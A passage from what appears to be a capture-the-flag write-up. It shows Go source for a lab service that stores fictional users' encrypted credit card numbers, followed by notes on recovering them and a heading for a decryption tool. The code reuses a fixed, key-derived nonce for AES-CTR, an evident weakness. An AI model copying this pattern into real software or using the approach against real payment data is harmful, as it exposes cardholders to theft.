                CCExpiration:    "01/2017",
                CCNumberCrypted: "cbF4jeMwn5lQzuRRXe4=",
                CCType:          "Diners",
                CCNumber:        "**********3237",
        },
        "2": User{
                ID:              "2",
                Name:            "Michael Scott",
                Address:         "My condo",
                City:            "Scranton",
                State:           "PA",
                CCExpiration:    "01/2019",
                CCNumberCrypted: "cb15h+Mzl5pZxeNSWe3b",
                CCType:          "AMEX",
                CCNumber:        "***********1749",
        },
}

func main() {
        var cryptKey = flag.String("cryptkey", "", "encryption key")
        flag.Parse()
        if *cryptKey == "" || len(*cryptKey) != 32 {
                panic("invalid crypt key")
        }

        r := render.New()
        mux := goji.NewMux()
        mux.HandleFunc(pat.Get("/encrypt"), func(w http.ResponseWriter, req *http.Request) {
                card := req.URL.Query().Get("card")
                mac := req.URL.Query().Get("mac")
                if mac == "" || card == "" {
                        r.Text(w, 400, "Missing required parameter")
                        return
                }
                if !validMac(hmackey, card, mac) {
                        r.Text(w, 400, "Invalid HMAC")
                        return
                }
                cipher, err := encrypt(*cryptKey, card)
                if err != nil {
                        r.Text(w, 500, "Internal Server Error")
                        return
                }
                r.Text(w, 200, cipher)
```

```
        })

        mux.HandleFunc(pat.Get("/users"), func(w http.ResponseWriter, req *http.Request) {
                id := req.URL.Query().Get("id")
                mac := req.URL.Query().Get("mac")
                if mac == "" || id == "" {
                        r.Text(w, 400, "Missing required parameter")
                        return
                }
                if !validMac(hmackey, id, mac) {
                        r.Text(w, 400, "Invalid HMAC")
                        return
                }
                user, ok := usersMap[id]
                if !ok {
                        r.Text(w, 404, "User not found")
                        return
                }
                r.JSON(w, 200, user)
        })
        log.Fatal(http.ListenAndServe(":80", mux))
}

func validMac(key, data, messageMac string) bool {
        mac := hmac.New(sha256.New, []byte(key))
        mac.Write([]byte(data))
        expectedMAC := mac.Sum(nil)
        mm, err := hex.DecodeString(messageMac)
        if err != nil {
                return false
        }
        return hmac.Equal(mm, expectedMAC)
}

func encrypt(key, data string) (string, error) {
        byteKey := []byte(key)
        plaintext := []byte(data)

        block, err := aes.NewCipher(byteKey)
        if err != nil {
                return "", err
        }
        ciphertext := make([]byte, len(plaintext))
        stream := cipher.NewCTR(block, byteKey[aes.BlockSize:])
        stream.XORKeyStream(ciphertext, plaintext)
        return base64.StdEncoding.EncodeToString(ciphertext), nil
}
```

- We find two CCNs here!
- Check bash history
- Reverse engineer the usage of the container
  - Entrypoint command syntax?

Official Documentation for Alpine Box 1

Python CCN Decryption Tool